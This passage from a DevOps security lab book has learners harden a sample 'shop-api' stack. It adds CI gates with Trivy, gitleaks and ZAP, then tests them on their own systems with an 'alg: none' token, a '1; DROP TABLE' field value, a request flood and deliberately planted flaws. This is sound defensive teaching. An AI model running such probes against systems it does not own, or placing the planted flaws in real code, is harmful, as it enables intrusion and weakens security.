        run: scripts/security-smoke.sh
      - name: ZAP baseline scan (own CI stack only)
        run: |
          mkdir -p zap-out && cp .zap/rules.conf zap-out/ && chmod -R 777 zap-out
          docker run --rm --network host -v "$PWD/zap-out":/zap/wrk:rw -t
ghcr.io/zaproxy/zaproxy:stable \
            zap-baseline.py -t http://127.0.0.1:8080 -c rules.conf -r report.html -J
report.json || [ $? -eq 2 ]
      - uses: actions/upload-artifact@v4
        if: always()
        with: { name: zap-report, path: zap-out/ }
      - if: always()
        run: docker compose down -v
```

How the gates behave: Trivy, gitleaks and `npm audit` exit non-zero on findings and fail the job. ZAP exits `1` when a rule set to `FAIL` fires, `2` for warnings only, and `0` for clean, so the `|| [ $? -eq 2 ]` tolerates warnings while still failing on `FAIL` rules. The rules file is copied into the mounted `/zap/wrk` folder because ZAP's scripts read config files relative to it.

Finally, make the checks *required*: GitHub repository Settings, Branches, add a rule for `main`, require the `secrets`, `deps`, `iac`, `image` and `dast` status checks and a pull request before merging (L11.13 and L11.09 §11.9 explain the tuning). Also enable Dependabot alerts and secret scanning push protection under Settings, Code security.

Milestone 7 — Break it on purpose, then prove each gate

For each control, introduce the flaw on a branch, push, and confirm the pull request is blocked; revert before merging. Task T8 lists the exact flaws.

5 Tasks

- [ ] **T1 — Build the baseline and write the threat model** *(≈45 min, beginner)* — Milestone 0; topic L11.05 §11.5
  - **Goal:** a repository with the app skeleton and a `THREATS.md` that names assets, entry points and one OWASP risk per category.

- **Steps:**
  1. Run the Milestone 0 commands.
  2. Write `THREATS.md` with the three lists and a table: OWASP category, where it could apply to `shop-api`, which milestone mitigates it.
  3. Commit.
- **Done when:** `git log --oneline` shows the commit and all ten OWASP categories have a row with a milestone number (or "accepted" with a reason).

☐ **T2 — Harden a VM and prove you cannot get in the old way** *(≈60 min, intermediate)* — Milestone 1; topic L11.01 §11.1

- **Goal:** key-only SSH, default-deny firewall, fail2ban active on a throwaway VM you own.
- **Steps:**
  1. Apply the Milestone 1 configuration with a second session open.
  2. From the host run `ssh -o PreferredAuthentications=password deploy@<VM_IP>` and `ssh root@<VM_IP>`.
  3. Run `sudo ufw status verbose` and `sudo fail2ban-client status sshd`.
- **Done when:** both login attempts are refused (`Permission denied (publickey)`), ufw shows default deny incoming, and fail2ban lists the `sshd` jail as active.

☐ **T3 — Scan the cloud definition and write a least-privilege policy** *(≈60 min, intermediate)* — Milestone 2; topics L11.02 §11.2, L11.03 §11.3

- **Goal:** `trivy config` is clean for `infra/`, and every permission in the IAM policy is justified.
- **Steps:**
  1. Create `infra/main.tf` and `infra/iam-shop-api.json` and run the Trivy config scan.
  2. Change the `db` ingress to `cidr_blocks = ["0.0.0.0/0"]` and rescan; read the finding.
  3. Revert it. Write one sentence per IAM statement saying which API code path needs it. If you accept any remaining finding, add it to `.trivyignore` with a comment and a review date.
- **Done when:** the scan fails with the open database rule and passes after the revert, and the IAM policy has no `*` actions or resources.

☐ **T4 — Keep secrets out of Git and prove the guard works** *(≈45 min, intermediate)* — Milestone 3; topics L11.04 §11.4, L11.11

- **Goal:** a leaked fake key is stopped at commit time and in CI.

- **Steps:**
  1. Install the hook (`pre-commit install`).
  2. Add a line `AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE` and a matching fake secret to a file named `config.js` and try to commit it.
  3. Bypass the hook with `git commit --no-verify` on a branch, push, and watch the `secrets` CI job (once Milestone 6 exists) fail.
  4. Remove the file from the branch history (`git reset` before pushing, or rewrite the branch), never just delete it in a follow-up commit.
- **Done when:** the hook blocks step 2 with a gitleaks finding, CI fails on step 3, and `gitleaks git` on the cleaned branch reports no leaks.

☐ **T5 — Attack your own API and prove the controls** *(≈90 min, intermediate)* — Milestone 4; topics L11.05 §11.5, L11.06 §11.6, L11.07 §11.7, L11.08 §11.8

- **Goal:** demonstrate four attacks against **your local** `shop-api` and show each is refused.
- **Steps:**
  1. Start the app with dev tokens on. As `alice`, create an order; as `bob`, request `/orders/1` (broken object-level authorization).
  2. Send a token with `alg: none` (the one in the smoke script) and a token signed with a wrong key.
  3. POST `{"productId":"1; DROP TABLE","qty":-5}` and an 11 KB body.
  4. Send 120 requests in one minute (`for i in $(seq 120); do curl -s -o /dev/null -w '%{http_code}\n' localhost:3000/products; done | sort | uniq -c`).
- **Done when:** the results are, in order, `404`, `401` twice, `400` and a `400` / `413`-style rejection, and some of the 120 requests return `429`. Add each as a new `check` line in the smoke script.

☐ **T6 — Run the stack hardened and verify each setting from outside** *(≈75 min, intermediate)* — Milestone 5; topics L11.12, L11.09 §11.9

- **Goal:** the running containers match the claims in `compose.yaml`.
- **Steps:**
  1. `docker compose up -d --build` and run the Milestone 5 checks.
  2. Scan the image: `docker run --rm -v /var/run/docker.sock:/var/run/docker.sock aquasec/trivy:latest image --severity HIGH,CRITICAL shop-api:secure`.
  3. Show the container cannot be modified or entered: `docker compose exec api sh` fails (no shell in distroless), and `docker inspect` reports `ReadonlyRootfs true`.
  4. Confirm the database port is unreachable from the host and the API can reach it only over the `backend` network.

- **Done when:** `docker inspect` shows a non-root user, read-only root filesystem and `CapDrop [ALL]`; the smoke script is all PASS; and the image scan is clean or every remaining finding is documented.

☐ **T7 — Ship the security pipeline and make it required** *(≈90 min, advanced)* — Milestone 6; topics L11.09 §11.9, L11.10, L11.11, L11.13

- **Goal:** all five jobs run on every pull request and `main` is protected by them.
- **Steps:**
  1. Add the workflow, Dependabot file and ZAP rules; push to a feature branch and open a pull request.
  2. Fix whatever the first run finds (pin `<PINNED_VERSION>`, adjust the ZAP rules file path, add a `.trivyignore` entry with a reason for anything you accept).
  3. Enable branch protection requiring the five checks.
  4. Download the `zap-report` artifact and read the alerts.
- **Done when:** a pull request shows five green checks, the merge button is disabled while any of them is red, and the ZAP report is attached to the run.

☐ **T8 — Break each gate on purpose (own repository only)** *(≈90 min, advanced)* — Milestone 7; topics L11.09 §11.9, L11.10, L11.11, L11.13

- **Goal:** see every gate go red for the right reason, then green again.
- **Steps:** on separate branches, one flaw each:
  1. Commit the fake `AKIAIOSFODNN7EXAMPLE` key (secrets job fails).
  2. Pin a known-vulnerable old version, e.g. `npm install lodash@4.17.15` (deps job fails; use any dependency with a published advisory).
  3. Change the base image to `node:16` (image job fails) or open the database rule in Terraform (iac job fails).
  4. Remove `app.use(helmet())` (smoke test fails on `nosniff`, and the ZAP `FAIL` rules trip).
- **Done when:** you have four red pull requests, each failing in the job you predicted before pushing, and each turns green after you revert the flaw.

☐ **T9 — Prove it: explain and re-create the hardening from memory** *(≈2 hours, advanced)*

- **Goal:** you can defend every control and rebuild the pipeline without the guide.
- **Steps:**
  1. In a fresh directory, from memory, write a `compose.yaml` for a non-root, read-only API with a secret file and an internal-only database, and a workflow with at least gitleaks, `npm audit` and Trivy.

2. Present (aloud or in a short write-up) the path of one request through every control, naming the OWASP category each control addresses.
3. Answer: what would still get through this pipeline (hint: business logic flaws, zero-days, compromised build tooling)? List three controls from other levels that cover the gap, for example Kubernetes RBAC §8.18 or policy as code §18.7.

- **Done when:** your rebuilt stack passes `scripts/security-smoke.sh` and your write-up names at least five controls and at least three residual risks.

6 Verification checklist

- [ ] `sshd -T` shows root login and password authentication disabled; firewall default is deny incoming (on the VM).
- [ ] `trivy config infra/` has no unexplained HIGH or CRITICAL findings; the IAM policy contains no wildcard actions.
- [ ] `git check-ignore secrets/jwt_secret` prints the path; `gitleaks git` on the full history reports no leaks; the pre-commit hook blocks a fake key.
- [ ] `scripts/security-smoke.sh` prints only PASS and exits `0`.
- [ ] `docker inspect` on `api` shows a non-root user, `ReadonlyRootfs true`, and `CapDrop [ALL]`; no container is `privileged`.
- [ ] The database port (5432) and Redis port (6379) are not reachable from the host.
- [ ] Trivy image scan of `shop-api:secure` has no fixable HIGH or CRITICAL vulnerabilities.
- [ ] The five CI jobs pass on a clean pull request, and each fails when its flaw is introduced (T8).
- [ ] Branch protection requires the five checks on `main`; Dependabot and secret scanning push protection are enabled.
- [ ] `THREATS.md` has a mitigation or an accepted-risk reason for every OWASP Top 10 category.

7 Teardown


```bash
cd ~/shop-secure
docker compose down -v --rmi local          # stops the stack, removes the database volume
  and the locally built image
docker rmi aquasec/trivy:latest ghcr.io/zaproxy/zaproxy:stable 2>/dev/null
rm -rf zap-out secrets                      # the lab secrets are throwaway
pre-commit uninstall
cd ~ && rm -rf ~/shop-secure                # only when you are completely finished
```

Delete the throwaway VM or VPS you used in milestone 1 (for example `multipass delete --purge <vm>` or the provider's console), the test branches, and the GitHub repository if it was only for this exercise. If you generated any real credentials anywhere while experimenting, rotate them now. No AWS resources were created, so there is nothing to bill.

8 Stretch goals and what to learn next

- Replace the dev token endpoint with a real identity provider: run Keycloak as in L11.07 §11.7 and verify tokens against its JWKS endpoint with RS256 or ES256.
- Move the secret from files to HashiCorp Vault or AWS Secrets Manager with short-lived credentials (L11.04 §11.4).
- Produce an SBOM in CI (`trivy image --format cyclonedx`) and sign the image with cosign; fail deploys for unsigned images.
- Add a ZAP API scan from an OpenAPI file, and a nightly authenticated full scan against staging only.
- Add `trivy config` rules as custom policy, then enforce the same rules at cluster admission (policy as code §18.7).
- Next level: Level 12 — Advanced Networking §12.1 (TLS, mTLS and rate limiting in depth), and for the cluster-side version of these controls see Pod Security §16.3 and Kubernetes RBAC §8.18.

About the Author



Ubong Eduok

Author and instructor, DevOps Roadmap: Beginner to Senior

Ubong Eduok created the DevOps Roadmap, the open-source, hands-on curriculum that this book sets in print, along with its companion **devops-deploy-toolkit** for deploying real applications with an AI pair-deployer.

The roadmap is free to read and released under the MIT License, so that anyone can use it, including in their own courses and projects.

GitHub: github.com/mascot200
Roadmap: github.com/mascot200/devops-roadmap
Toolkit: github.com/mascot200/devops-deploy-toolkit

COLOPHON

This book is set in Source Serif 4 for the text, Inter for headings, tables and diagrams, and JetBrains Mono for code, with DejaVu Sans and Noto Emoji supplying a few symbols. All are open-licensed typefaces. Trim size is 7.5 by 9.25 inches.

It was typeset directly from the Markdown of the repository at commit faf55fa, so the book and the repository can be kept in step. The 570 diagrams were drawn from their Mermaid sources as vector art. The staircase motif has one step for each of the twenty-one levels. The typesetting toolchain is in the `book/` folder of the repository, and you can rebuild the whole book from it with a single command.